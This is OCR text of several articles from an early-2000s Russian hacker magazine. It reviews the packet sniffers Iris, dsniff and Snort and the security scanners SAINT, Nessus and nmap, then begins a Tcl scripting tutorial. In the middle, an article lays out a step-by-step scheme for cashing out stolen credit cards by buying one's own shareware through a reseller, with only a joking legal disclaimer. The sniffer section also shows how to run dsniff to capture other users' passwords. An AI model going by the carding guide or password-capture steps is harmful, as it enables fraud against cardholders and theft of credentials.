Еще одной особенностью Ириски (и собственно того, что она реализована под Win32 с использованием графической оболочки GUI) является возможность динамического наблюдения за сетью. Ириска строит всевозможные графики на основе той информации, которая поступает на сетевую карточку. Наблюдая за этими графиками, можно вполне отследить попытки других атаковать какой-либо компьютер внутри сети либо наблюдать, как реагирует сеть на собственные атаки. Весьма захватывающее зрелище, надо сказать. Особенно ярко демонстрируются SYN-flood'ы. На графике они отмечаются как необычайный рост IP-столбца при остальных недвижимых сервисах. Отличить подобные атаки от простого сбоя в маршрутизаторе можно по специально выделенным столбикам роутеров.






Можно быстро посмотреть диаграмму самых активных компьютеров в сети. Затем, не убирая с экрана это окошко, моментально ознакомиться с пропорцией протоколов в сети. Именно так, например, можно узнать, что ты сидишь "на одной ветке" с WEB-сервером Apache. Количество HTTP запросов в этом случае будет чрезвычайно высоким. Да-да-да! Ириска кушает не только IP/TCP/UDP уровни протоколов, она вполне корректно отрабатывает и протоколы высокого уровня.




Кроме всего этого, Ириска умеет работать не только с TCP/IP, но и IPX/SPX протоколами. Что


наглядно доказывает диаграммка наверху. Также имеется иллюстрация размерностей пакетов:




С ее помощью можно аккуратно отслеживать активность определенных сервисов, что называется "на глазок". Как? Да очень просто! Нужно только знать пару-тройку особенностей. Например, размеры пакетов меньше 512 байт имеют большинство сообщений ICQ. До 128 байт размер имеют широковещательные сообщения Нетбиос. И так далее. Конечно, не всякий протокол можно отделить от других, но для быстрой оценки "а че вы тут делаете?" этой диаграммы хватит.



Одной из весьма приятных дополнительных особенностей инструментов в Ириске стали фильтры. Весь поток приходящих пакетов обычно быстро заполняет буфер, а декодировщик пакетов, даже на пне-III 650, не успевал их все обрабатывать достаточно быстро. Причем большинство пакетов были явно неинтересны. Их запросто можно отбросить с помощью удобной функции фильтра всего входящего трафика. Пакеты можно раскидывать не только по заголовкам (IP-адреса, номера портов и так далее), но даже и по содержанию некоторого слова в области данных пакета!



Классной фичей является возможность пересобрать пойманный пакет заново и повторить его посылку.



Напоследок я увидел еще одну интересную тулзу у Ириски. Называется она Guard и предназначается для быстрого (как говорят товарищи военные - "тревожного") реагирования на "незаконные" подключения. Так что Iris пригодится и в качестве сторожа для компа домашнего пользователя: настроил, чтобы орала, когда кто-то на нетбиос лезет, и все ОК. А звук сирены у Ириски действительно создает отвратное впечатление, что называется, охраны по периметру...



В общем и целом, подведем следующий итог. При хаке вспоминай про Iris, чтоб не остаться без порток. Кстати, Ириску я взял с www.eeye.com. И очень, очень настоятельно рекомендую с ней ознакомиться.

Dsniff for win32 и все-все-все


Dsniff и Snort для Win32, как я уже говорил, являются перевоплощением своих аналогов под *nix системы, поэтому функциональные возможности доступны только через командную строку. И чтобы их использовать, понадобится немного пошаманить. Так, Dsniff хоть и откомпилен со статической поддержкой всех библиотек, но для работы с сырыми сокетами (raw sockets) на win32 требует вовсе не winsock.dll, а специальную библиотеку WinPCap. Последняя, кстати, тоже является результатом переноса библиотеки libpcap с платформы *nix на win32. WinPCap позволяет использовать расширенный интерфейс Berkely Packet Filters, который весьма удобен и по сути представляет собой замену для WINSOCK.DLL. Чего только не делается на этом свете... =)

Ничего, кроме установки собственно WinPCap, для запуска dsniff делать и не надо. Достаточно слить winpcap.exe и запустить его. Инсталлятор добавит всего один файлик PACKET.DLL в системный каталог, и все дела! Удалить его можно будет через обычное системное окно диалога "Удаление/установка программ".

Dsniff, хоть и является win-консольной прогой, сохраняет максимум удобства. Обрабатывая пакеты, он не вываливает все их содержимое на экран и не показывает потоки данных, как это делает, например, tcpdump. Dsniff аккуратненько вырезает из потоков протоколы верхнего уровня, такие как FTP и HTTP, ICQ... выхватывая из пакетов пароли и выписывая их на экран. Поэтому запускать dsniff рекомендуется так:

C:\dsniff\> dsniff.exe > dsniff.log_


А уже затем разглядывать dsniff.log.




Dsniff можно найти у автора его win32 порта по адресу http://www.datanerds.net/~mike/. Есть как в исходниках, так и в уже откомпилированном состоянии. Последнее есть в разделе "Binary Packages".

Snort for win32 + Snort winPanel: лучше меньше, да больше


Снорт, как и dsnif, является консольным приложением, но, тем не менее, обладает специальной надстройкой над интерфейсом командной строки: специальной Snort-панелью, которая выглядит как обычное win32 гуевое приложение и позволяет стартовать/прибивать snort в фоновом режиме, указывать ему дополнительные настройки.



В принципе, то же самое можно вполне сделать и с помощью командной строки, но ряд дополнительный функций делают панельку вполне приличной ее заменой.



Самое интересное в snort'е это возможность фильтров и правил, по которым раскидываются пакеты. Снорт может создавать для каждого обнаруженного компьютера в сети свой собственный каталог, куда будут помещаться логи пакетов, приходящие данному хосту или исходящие от него.



Кроме того, Snort можно использовать в составе более крупных проектов. Например, систем обнаружения вторжений.

Snort можно утянуть с http://www.securityfocus.com/, он лежит в разделе "Tools", либо опять же у http://www.datanerds.net/~mike/ в разделе "Binary Packages". Там же можно взять и Snort-Panel.

Сканеры безопасности.

Проведи глобальное сканирование незаметно!

BlueTooth (rhady@rsu.ru)

Бастион

Однажды в выпуске своей электронной газеты Брюс Шнайер, специалист по сетевой безопасности, технический директор Counterpane Systems Inc и просто крутой чувак, сравнил сисдамина и локальные сетки с неприступными бастионами древности Also Known As средневековыми замками, а хакеров - с воинствующими завоевателями, осаждающими стены этих замков. Атакующий и защищающий находятся в неравном положении. Защищающий должен обороняться везде, прикрывая каждый уязвимый участок территории, атакующему же достаточно найти одно слабое место и вторгнуться в чужие владения. В Сети все работает немножко по-другому. Виртуальные обороняющийся и атакующий могут использовать одни и те же инструменты. При условии, что первый - для обороны, второй - для атаки. Многие админы используют сетевые сканеры, чтобы своевременно находить бреши в своих системах. Именно такими сканерами мы сейчас и займемся.

Самые популярные сканеры написаны под Unix системы и используются наиболее активно там же по одной простой причине. Системные возможности любой Unix благодаря Berkeley Software Distribution и куче других разработчиков обладают сверхъестественными возможностями по работе с сетью и сетевыми пакетами. А любая сетевая атака в конце концов подразумевает написание соответствующих программ, которые будут заниматься эквилибристикой с сетевыми протоколами. Поскольку Unix наиболее дружелюбна в этом, то и пользуются в основном ею.

Под Unix существует множество различных сканеров. Самыми популярными из них, на мой взгляд, стали S.A.T.A.N., nmap и Nessus. Разберемся, в чем отличия каждого из них.

Дьявол или Святой?

Первый из них, S.A.T.A.N., использовал еще Кевин Митник. С тех пор он сильно вырос и стал S.A.I.N.T. Парадокс, не правда ли? ;) На самом деле обе аббревиатуры имеют вполне осмысленную расшифровку, и S.A.I.N.T., например, расшифровывается как Security Administrator's Integrated Network Tool (то есть сетевой интегрированный инструмент администратора по информационной безопасности).

S.A.I.N.T. может стартовать как обычное приложение или как сервер для удаленного доступа.

S.A.I.N.T. работает по протоколу HTTP, то есть для управления им и получения отчетов о сканировании сети нужен простой браузер. Я воспользовался lynx'ом, который обычно есть на любой nix-машине.


Заполняя обычную HTML-форму, указываем цель сканирования: хост или группу хостов в сети. Потом режим сканирования. Вариантов имеется несколько: от быстрого сканирования компьютеров до усиленного. Имеется маза посылки специальных пакетов на порты, о которых известно, что они могут уронить удаленный сервис или подвесить хост.

После подтверждения своего желания получаем предупреждение о том, что если используется удаленное управление, то никто не гарантирует конфиденциальность передаваемой информации. Какая свежая новость...

В общем случае предварительный отчет S.A.I.N.T. выглядит как список отмеченных сервисов.

После этого по каждому сервису можно получить более подробную информацию с комментариями специалистов по сетевой безопасности.

Если в системе присутствует сканер nmap, S.A.I.N.T. определяет это автоматически и использует nmap для определения типа удаленной операционной системы.



Пакет с исходниками S.A.I.N.T. можно скачать с сайта www.wwdsi.com. Оттуда же можно утянуть и исходники предка S.A.I.N.T. - S.A.T.A.N.'ы.

Вся правда о Nessus

Nessus, в отличие от S.A.I.N.T., работает в режиме клиент-сервер.



То есть состоит из двух - клиентской и серверной - частей. Серверная часть существует только для систем Unix, а вот клиентская работает как под юниксовыми X-ами, так и под win32 GUI. Серверная часть обычно запускается с ключиками -D и -p. Первый указывает на необходимость стать

юниксовым демоном, а с помощью второго можно указать номер порта, куда смогут присоединяться для управления сканером клиенты. Перед запуском демона нужно создать пользователя Nessus, указав ему пароль:

machine_gun, ~/ # nessusd -P username,password


Клиентская часть Nessus обладает довольно привычным интерфейсом с кнопками и полями ввода. Клиенту нужно указать пароль и имя пользователя, а также IP-адрес компьютера, на котором запущен демон сканера.

Дополнительно указывается номер порта, на котором, собственно, сканер и работает.


После подключения в окне клиента станут доступными свойства сканирования компьютеров в сети. Можно будет указать какой-то конкретный компьютер или целую подсеть. Демон посмотрит на свои конфигурационные файлы и определит, какие плагины подключены. Плагины к Nessus'у могут быть написаны на любом языке программирования с использованием любого интерпретатора/компилятора, например, даже на корн-шелле.




Если демон Nessus'а обнаружит в системе сканер nmap, то в опциях можно будет указать Nessus'у сканировать компьютер предварительно с помощью nmap, определяя тип операционной системы удаленного компьютера и используя различные типы сканирования: UDP, TCP connect(), TCP SYN (half open), ftp proxy (bounce attack), Reverse-ident, ICMP (ping sweep), FIN, ACK sweep, Xmas Tree, SYN sweep, Null scan.



Кликнув на кнопку [Start the scan], получаем окно статуса, в котором Nessus отображает состояние процесса сканирования указанных компьютеров.



После завершения сканирования Nessus генерирует отчет об обнаруженных уязвимостях. Надо сказать, что у Nessus'а этот отчет обычно богаче, чем, к примеру, у S.A.I.N.T. Каждая найденная потенциальная дырка в удаленной операционке или сервисе комментируется, и отмечается ее уровень реальности применения для взлома.



Созданный сканером отчет можно сохранить как в его собственном формате, так и в виде HTML-файла, который затем удобно просматривать в привычном браузере.

Скачать все необходимые инсталляционные пакеты с Nessus'ом можно с www.nessus.org.

Nmap

Nmap является самой популярной системной сетевой утилиткой, и его реализации есть практически под любую *nix-систему. Работать с nmap можно только с командной строки, но его возможности довольно обширны. В отличие от Nessus, S.A.I.N.T. и других продвинутых сканеров, nmap - это рабочая лошадка, он не ищет уязвимости в удаленных компах, он лишь сообщает о найденных открытых портах, конфигурации удаленных ОС и их типе.


Nmap поддерживает уйму различных техник сканирования, начиная от простой посылки UDP-пакетов с нулевой длиной (UDP scan), стандартными попытками соединиться к TCP-порту (TCP connect()) и продолжая посылкой TCP-пакетов с установленными SYN, но без ответа на присланные ACK (half open), простое ICMP сканирование (ping sweep), установка FIN флага, пробы сети с помощью шквала пакетов с установленным ACK флагом, с установленными FIN+URG+PUSH (Xmas Tree), шквал SYN запросов и посылка пустых пакетов без всяких установленных флагов (Null scan).


Чтобы указать, какой именно тип сканирования nmap должен использовать, нужно написать ему ключик -s с типом метода сканирования. Например, nmap -sN для Null scan. Используя опцию -O, можно попытаться определить, какая операционка установлена на удаленных компьютерах в сети. Более подробный обзор NMAP`а ты можешь найти в 5-ом номере X 2k+1, в статье от LonerX.



Доза кредиток

Николай Андреев aka GorluM (gorlum@xakep.ru) www.gorlum.net





Получил дозу кредиток поломкой захудалого Интернет-магазинчика? Теперь не знаешь, куда вколоть полученное? Скуплена вся сеть, нет места на харде от паролей для порно и шеллов, образовалась дюжина разных доменов, названия которых не были известны и при регистрации... А реальных денег кот наплакал? Ты пытался зарабатывать копеечки с помощью спонсоров, но не хватило терпения гнуть спину на мелочных буржуев. Заказывать на дом всякое добро - страшно, вдруг поймают... Тогда ты правильно не оторвал эту страницу, посиживая в клозете! У прочитавших появится маза реальных бабок со "своих" кред - при огромном риске РАЗБОГАТЕТЬ.



Как ширялся Я


Полгода назад написал одну, имхо, дико полезную программу. Это было подобие телнет-клиента с огромным количеством функций - от приема почты до примитивного текстового браузера. С деньгами тогда было туго, и я решил продать свою программу. Через неделю поиска места сбыта я нашел отличный буржуйский сервер шароваров, где решил зарегистрироваться, чтобы показать, какие мы крутые, в RU, а заодно подкопить зеленых. И вот прога засияла на прилавке шароварной шараги... но зажравшиеся лАмериканцы не спешили ее приобретать(все бабло спустили на порнуху, после покупки которой потеряли свои CC =). Прошло около месяца, никто так и не купил мое детище :(, а я все продолжал думать, как получить немного денег. Однажды, в прекрасную лунную ночь, на DALnet`e, ко мне в приват ворвался какой-то чел и начал втирать, что очень хочет проверить на действительность свежие кредитки. Я тотчас предложил ему купить мою прогу на сайте шароваров, сказав, чтобы покупал не одну копию, а несколько: только так можно по-настоящему проверить валидность карты =). На следующий день, обнаружив у себя на счету 160 условно зеленых президентов, я прочухал, что кул-кардер проверял "свои" кредитки покупкой моей проги, причем неоднократно, как я ему то советовал. "А это мысль!" - зачесалось в голове. Достав некоторое количество кред и закупив на них свою же прогу, я стал ждать. Через 3 недели мне в почтовый ящик опустили... нет, не повестку в суд и даже не в армию, а большущий конверт с маленькой бумажкой, чеком. Дальше все прокатилось по маслу: прогулка в банк, операция ИНКАССО, получение заветные дензнаков.


Как торкнешься ТЫ

Приведенный метод отмывания денежек по кредиткам ясен как перец. Итак, покупка собственного товара на чужие кредитные карточки у самого себя через посредника.

Нужно как угодно достать какую-нибудь уникальную программу. Уникальную, потому что, если ты попытаешься продать чужую, то могут устроить анальную стимуляцию за нарушение авторских прав реального кодера. Сделать ЭТО (достать прогу) можно двумя способами: выучиться кодить, написать самому; привлечь к написанию шедевра какого-нибудь знакомого продвинутого программера. Какой-то особый смысл и пользу прога нести не обязана: просто должна БЫТЬ и не вызывать подозрения. Достал? Отлично! Теперь ее нужно зарегистрировать на сервере для продажи шароваров. Барыжить удобнее всего на www.shareit.com.

Сначала тебе необходимо обзавестись домашней страничкой и платным мылом (можно и бесплатным, но малоизвестным), иначе в письме, которое тебе должны выслать после обработки твоего запроса, будет не благодарность за сотрудничество и дальнейшие указания, а







просьба обзавестись нормальным e-mail`ом и хомпагой. Если все есть, то заходи на сервер и жми "Sign up as author". Здесь придется указать все свои настоящие данные, включая адрес для отправки чека, имя и новоприобретенные электронные координаты. Затем нужно будет выбрать способ получения денег (выбирай чеком) и сумму, при накоплении которой высылается чек, остальные поля можно не заполнять. В продолжение регистрации предстоит ввести данные о программе (название, версию, тему, размер груди и т.д.), а также стоимость. Цена - самое главное для нашего дела: не должна вызывать подозрения, но и не быть смехотворной, логично указать где-нибудь 20 долларов и столько же евро. Осталось только придумать длинное описание твоего, эээ, "продукта", нажать пару кнопочек и ждать.

Если сделал все правильно, на следующий день придет письмо с твоим ID и паролем. Заходим опять на сервер, жмем "Submit additional program", вводим полученные данные и заливаем программу на сервер. Через некоторое время ее можно будет увидеть на сайте в тех категориях, которые ты выбрал при регистрации.

Дальше все просто. Начинай покупать свою программу. Не переборщи, цена должна быть специально маленькая, т.к. небольшой пропажи с кредитной карточки в основном не заметят, и деньги успешно перейдут тебе. А если что-нибудь заподозрят... то ты не только не получишь денег, но и взрастишь геморрой гиперразмера.

Чтоб не запалили, когда обдолбался

Все проделанные махинации в отношение СС преследуются законом. Если ты ломаешь Инет-магазин, ты рискуешь загреметь на 7 лет по статье №271 УК РФ, когда ты прикупил что-то на чужую кредитку, могут посадить на 2 года за мошенничество по статье №159 УК РФ.

Вообще, кардерство - дело плохое ;), и деньги можно зарабатывать, продавая легально прогу, только если она будет по-настоящему ценна.

Все, спасибо за внимание, надеюсь, ты разбогатеешь и при этом не сядешь на 10 лет с конфискацией. Если что-то не будет получаться, пиши письма, все объясню.

Да, чуть не забыл: идея и примеры являются художественным вымыслом, любые совпадения считать случайными. Так что думай, прежде чем покупать свою прогу, простоявшую два месяца без внимания на шаровике, десять раз подряд, как это произошло в моем фантастическом рассказе. :)



Кодинг на TCL

Акакий Докучаев aka Forb (root@forbik.com) http://k-r.com/info/common/photo.html

Покажем язык

Вообще, стало модно выбирать ники, состоящие из трех букв англицких. Типа GoN, XyZ, zLO, XEP, CuM и прочую шнягу. И вот данные “избиратели” часто занимаются кодингом, с гордостью заявляя: “Вы чё, я лична на дельфях флудер и порт сканер написал! Это разве не круто?”. О, да, первое время можно кодить хоть на языке Word, но со временем надо подкачивать собственные знания, чтобы можно было раскинуть пальцы более понтовыми вещицами. Как раз для людей с тремя буквами я подогнал материал о трехбуквенном TCL-кодинге =).

Сценарии TCL (“Тикл”) просты в обращении и могут заменить практически любой язык программирования. Гибкость в управлении переменными и функциями позволяет быстро добиться нужного результата. Пакет TCL интегрирован в Linux, а также существуют эмуляторы TCL под Windows9x/NT. Достаточно широко применяется в Eggdrop-управлении. Так что с тиклом ты сможешь писать эксклюзивные скрипты для ботов, не оставляя места стандартным болванкам !seen ;).

Если программить на TCL из-под *nix`а, то можно просто сменить свой Shell на “tclsh”, который понимает лишь TCL-синтаксис, либо (это касается и пользователей Виндоуза) написать скрипт отдельным файлом и загрузить его командой “tcl source path\to\filename”.

Принцип кода: переменные

Как водится, начну описалово принципа программирования на TCL с переменных. Переменная задается ключевым словом “set”, за которым следуют ее имя и значение. Причем, значение может быть задано преждевременными вычислениями (приятно, что бывает нечто преждевременное, кроме эякуляции =). Рассмотрим пример:

```
set vasya lamer;
set xakep 31337;
set super “super puper string”;
set stat [expr 3000*2/3];
```

Как видно из примеров, для tcl-кода не нужно оговаривать тип переменной, а плавающее значение можно прикрутить, прописав его в блоке, ограниченном квадратными скобками []. Значения string`ов должны заливаться в двойные кавычки. Все строки оканчиваются точкой с запятой, исключение составляют комментарии, которые стартуют с символа “#”.

Обращение к переменкам осуществляется с помощью значка “$”. И что же будет?

```
set xakep [expr
$xakep/3];
```

Для вывода информации (а также переменных) на экран используется оператор puts.


```
puts $xakep;
puts “This is very smart
string”;
puts [expr 2000*10];
```

Символьные

В TCL стоит как следует попариться над символьными переменными. Для них создано много операторов и функций. Рассмотрим самые полезные из них:

append: добавляет строку к уже существующей строке. (Звездочка к звездочке, косточки в ряд... :)

```
set lamer “Vasya
Pupkin”;
```



```
append lamer " - lamer";
set xakep "super hacker";
append lamer "and " $xakep "it`s me!";
puts $lamer;
```

В результате должно получиться нечто:
Vasya Pupkin - lamer and super hacker it`s me!
Результат также демонстрирует то, что результат не всегда бывает правильно написан по-английски =). Поэтому, кодеры, учите английский и избегайте тавтологии, чтобы не быть столь умными, как я. 8)
String - набор операторов для работы с символьными переменками, включающий:
1) trim - удаление в начале/конце строки символов, присутствующих в другой строке
2) trimleft - снятие начальных строчных символов, находящихся в иной линии
3) trimright - смыв в конце линии значков, располагающихся в другом месте
4) length - длина строчки
5) tolower - преобразование "строка-символ"
6) toupper - перекручиваем в прописные
7) first - возвращение номера символа первого вхождения подстроки в строку
8) last - возврат № символа последнего захода подстроки в строку
Примеры, связанные с оператором string.

```
set xakep "It`s very c00l hacker";
string length $xakep;
```

В результате будет получена длина строки, заключенной в переменную $xakep.
Теперь расколупаем расположение заходов "er" в $xakep.

```
string first "er" $xakep;
string last "er" $xakep;
```

В первом случае будет получено число 7 (слово vERy - первое вхождение), во втором - 20 (слово hackER - последний вход).

Чтобы игнорировать регистр при сравнении используем:

```
string last "er" [string tolower $xakep];
```

Еще раз повторяю, что сначала сменится значение переменной $xakep в строчные буквы, а лишь затем произойдет проверка на вхождение.
Отбросив пробелы в начале и в конце (слышь, перец, он сказал "пробел в конце" =)) строки, получим ее длину:

```
string length [string trim $xakep " "];
```

Числовые переменища

С числовыми переменными можно творить стандартные арифметические действия:

1) Сложение, умножение, деление, вычитание.
2) Инкреминация (увеличение на заданное число, а вовсе не дефекация, как ты подумал ;):

```
set xakep 9999;
```

incr xakep 5; # Увеличим значение на 5 (жалко, такое действие нельзя проводить с зачеткой). =)
3) expr - обычные математические действия, а также функции:

abs(x) - абсолютное значение (модуль),
round(x) - округление,
sin(x), cos(x), tan(x) - тригонометрические функции,
